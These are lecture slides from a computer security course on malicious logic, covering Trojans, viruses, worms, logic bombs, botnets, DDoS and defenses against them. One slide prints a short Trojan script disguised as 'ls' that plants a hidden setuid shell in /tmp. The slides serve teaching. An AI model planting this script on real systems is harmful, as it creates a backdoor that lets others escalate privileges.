CSCI 454/554 Computer and Network Security

Topic 8.5 Malicious Logic


1

Outline

- Malicious logic
  - Trojan horses
  - Computer viruses
  - Worms
  - Rabbits and bacteria
  - Logic bombs
  - Trapdoor
  - DDoS
- Defenses against malicious logic

2

Malicious Software



Trojan Horse

- program with hidden side-effects
- which is usually superficially attractive
  - eg game, s/w upgrade etc
- when run performs some additional tasks
  - allows attacker to indirectly gain access they do not have directly
- often used to propagate a virus/worm or install a backdoor
- or simply to destroy data

An Introductory Trojan Horse Example

- Assume the following UNIX script is named ls and is placed in a directory.
- Assume "." is in the path environment.
- What happens if the user tries to ls this directory?


```
cp /bin/sh /tmp/.xxsh
chmod o+s+w+x /tmp/.xxsh
rm ./ls
ls $*
```

A malicious logic is a set of intrusions that cause a site's security policy to be violated.

5

Trojan Horses

- A Trojan horse is a program with an overt (documented or known) effect and a covert (undocumented or unexpected) effect.



6

Computer Viruses

- A computer virus is a program that inserts itself into one or more files and then performs some (possibly null) action.
- both propagates itself & carries a payload
  - carries code to make copies of itself
  - as well as code to perform some covert task
- Two phases
  - Insertion phase
    - The virus inserts itself into a file (or files)
  - Execution phase
    - The virus executes


7

Types of Viruses

- boot sector infector virus
- Executable infectors virus
- memory-resident virus
- TSR virus
- Stealth virus
- polymorphic/metamorphic virus
- macro virus
- email virus

Boot Sector Infector Virus


- The boot sector is the part of a disk used to bootstrap the system.
- Code in a boot sector is executed when the system "sees" the disk for the first time.



9

Boot Sector Infector Virus (Cont'd)

Infecting disks




1. Copy the old boot sector to alternative place;
2. Insert itself into the boot sector.

10

Executable Infector Viruses


- Triggered if an infected program is executed
- Infect executables
  - COM and EXE



11

Terminate and Stay Resident (TSR) Virus

- Stays active in memory after the application (or bootstrapping) has terminated.



New disks will be infected as long as the virus is in memory.

12

Macro Virus

- Macro virus infects documents (data files), not executable files
  - Viruses composed of instructions that are interpreted, rather than executed.
  - macro code embedded in word processing file
    - Examples
      - Word viruses
      - Email viruses
  - MS Office suite is the most popular target.

13

Email Virus

- spread using email with attachment containing a macro virus
  - e.g Melissa
- triggered when user opens attachment
- or worse even when mail viewed by using scripting features in mail agent
- usually targeted at Microsoft Outlook mail agent & Word/Excel documents

More Viruses

- Stealth viruses
  - Conceal the infection of files
  - Make itself difficult to detect
- Polymorphic viruses
  - Encrypt itself with a random key
  - Avoid detection by anti-virus programs, which search for patterns of viruses.
- Metamorphic viruses
  - Change its form each time it inserts itself into another program.

15

Worms

- A computer worm is a program that copies itself from one computer to another.
- Different from viruses
  - Viruses depend on other programs
  - Worms are usually standalone applications
  - Viruses usually trick people into propagating them
  - Worms can hack into vulnerable systems and spread without depending on others

16

Worm (Cont'd)

- typically spreads over a network
  - cf Morris Internet Worm in 1988
- using users distributed privileges or by exploiting system vulnerabilities
- widely used by hackers to create **zombie PC's**, subsequently used for further attacks, esp DoS
- major issue is lack of security of connected systems, esp PC's

17

Worm Operation

- Four major phases:
  - dormant
  - propagation
    - search for other systems to spread
    - establish connection to target remote system
    - replicate self onto remote system
  - triggering
  - execution

Worm Attacks


- **Code Red**
  - exploited buffer overflow in MS IIS to penetrate & spread
  - probes random IPs for systems running IIS
  - 2nd wave infected 360000 servers in 14 hours
- **Code Red 2**
  - had backdoor installed to allow remote control
- **Nimda**
  - MS Outlook, IE, IIS
  - search strategy: island hopping
    - 50% same first two octets
    - 25% same first octet
    - 25% completely random IP
- **Sapphire Worm (Slammer,** January 2003) (UDP-based)
  - two orders magnitude faster than the Code Red worm
  - Buffer overflow in MS SQL Server

The Sapphire/Slammer Worm

- Facts about Sapphire/Slammer
  - Happened slightly before 5:30 UTC on Saturday, January 25, 2003.
  - The fastest worm in history.
  - Doubled in size every 8.5 seconds at the beginning
  - Infected more than 90% of vulnerable hosts within 10 minutes

20

Spread of Sapphire Worm



Sapphire/Slammer Worm (Cont'd)

- How does it find vulnerable computers?
  - Random scanning
    - Select IP addresses at random to infect
- How does it get into vulnerable computers?
  - Exploit a buffer overflow vulnerability in MS SQL Server or MSDE 2000
    - Vulnerability discovered in July 2002
- Why was it so fast?
  - Small: 376 bytes; a 404 byte UDP packet
  - Based on UDP

22

Sapphire/Slammer Worm (Cont'd)

- What's its real impact (so far)?
  - Sapphire does not have a malicious payload
  - The Internet was saturated.
    - Too many hosts are infected and are trying to infect randomly selected hosts.

23

Mobile Phone Worms

- First discovery was Cabir worm in 2004
  - Then Lasco and CommWarrior in 2005
- Communicate through Bluetooth wireless connections or MMS
- Target is the smartphone
  - can completely disable the phone, delete data on the phone, or force the device to send costly messages
  - CommWarrior replicates by means of Bluetooth to other phones, sends itself as an MMS file to contacts and as an auto reply to incoming text messages

Logic Bombs


- A logic bomb is a program that performs an action that violates the security policy when some external event occurs.
- one of oldest types of malicious software
- code embedded in legitimate program
- activated when specified conditions met
  - eg presence/absence of some file
  - particular date/time
  - particular user
- when triggered typically damage system
  - modify/delete files/disks

25

Trapdoors

- secret entry point into a program
- allows those who know access bypassing usual security procedures
- have been commonly used by developers
- a threat when left in production programs allowing exploited by attackers
- very hard to block in O/S
- requires good s/w development & update

DDoS Attacks



Zombie (bot)

- program which secretly takes over another networked computer
- then uses it to indirectly launch attacks
- often used to launch distributed denial of service (DDoS) attacks
- exploits known flaws in network systems


Bot Remote Control Facility

- distinguishes a bot from a worm
  - worm propagates itself and activates itself
  - bot is initially controlled from some central facility
- typical means of implementing the remote control facility is on an IRC server
  - bots join a specific channel on this server and treat incoming messages as commands
  - more recent botnets use covert communication channels via protocols such as HTTP
  - distributed control mechanisms use peer-to-peer protocols to avoid a single point of failure

Source Address Spoofing

- use forged source addresses
  - usually via the raw socket interface on operating systems
  - makes attacking systems harder to identify
- Reflection attack: attacker generates large volumes of packets that have the victim system as the destination address


TCP SYN Spoofing Attack



Reflection Attacks

- attacker sends packets to a known service on the intermediary with a spoofed source address of the actual victim system
- when intermediary responds, the response is sent to the target
- "reflects" the attack off the intermediary (reflector)

Reflection Attacks



Rabbits and Bacteria

- A bacterium or a rabbit is a program that absorbs all of some class of resource.
- Example
  - Exhaust disk space
  - Exhaust inode tables

34

Defenses against Malicious Logic

- Type enforcement by human users
  - A program being written is considered data
  - A program must be changed into executable by a certifying authority before it's executed.

35

Defense (Cont'd)

- Limiting the users' access domain
  - Idea: limit the objects that can be accessed by a malicious logic that assumes the user's privilege.
- Methods
  - Control information flow distances
    - Ex. Information cannot flow more than n times
  - Reduce the rights
  - Sandboxing
    - Implicitly restrict process rights
      - Ex. Insert special instructions that cause traps whenever an instruction violates the security policy.

36

Defense (Cont'd)

- Inhibit users from sharing programs in different domains
  - An extreme: isolated domains
- Detect modified files
  - Using cryptographic checksums to detect alteration of files

37

Defense (Cont'd)

- Proof-carrying code
  - Carry proof with the code
  - It can be verified (to a certain extent) that the program does what it is supposed to do
  - A program essentially carries an abstract version of itself so that the binary can be checked against this version.

38


Virus Countermeasures

- viral attacks exploit lack of integrity control on systems
- to defend need to add such controls
- typically by one or more of:
  - **prevention** - block virus infection mechanism
  - **detection** - of viruses in infected system
  - **reaction** - restoring system to clean state

Host-based Behavior-Blocking Software

- integrated with host O/S
- monitors program behavior in real-time
  - eg file access, disk format, executable mods, system settings changes, network access
- for possibly malicious actions
  - if detected can block, terminate, or seek ok
- but malicious code runs before detection

Generations of Anti-Virus Software




Worm Countermeasures

- perimeter network activity and usage monitoring can form the basis of a worm defense
- worm defense approaches include:
  - signature-based worm scan filtering
  - filter-based worm containment
  - payload-classification-based worm containment
  - threshold random walk (TRW) scan detection
  - rate limiting
  - rate halting

DDoS Attack Defenses

four lines of defense against DDoS attacks

- these attacks cannot be prevented entirely
- high traffic volumes may be legitimate
  - high publicity about a specific site
  - activity on a very popular site
  - described as slashdotted, flash crowd, or flash event



Summary

- have considered:
  - various malicious programs
  - trapdoor, logic bomb, trojan horse, zombie
  - viruses
  - worms and DDoS attacks
  - countermeasures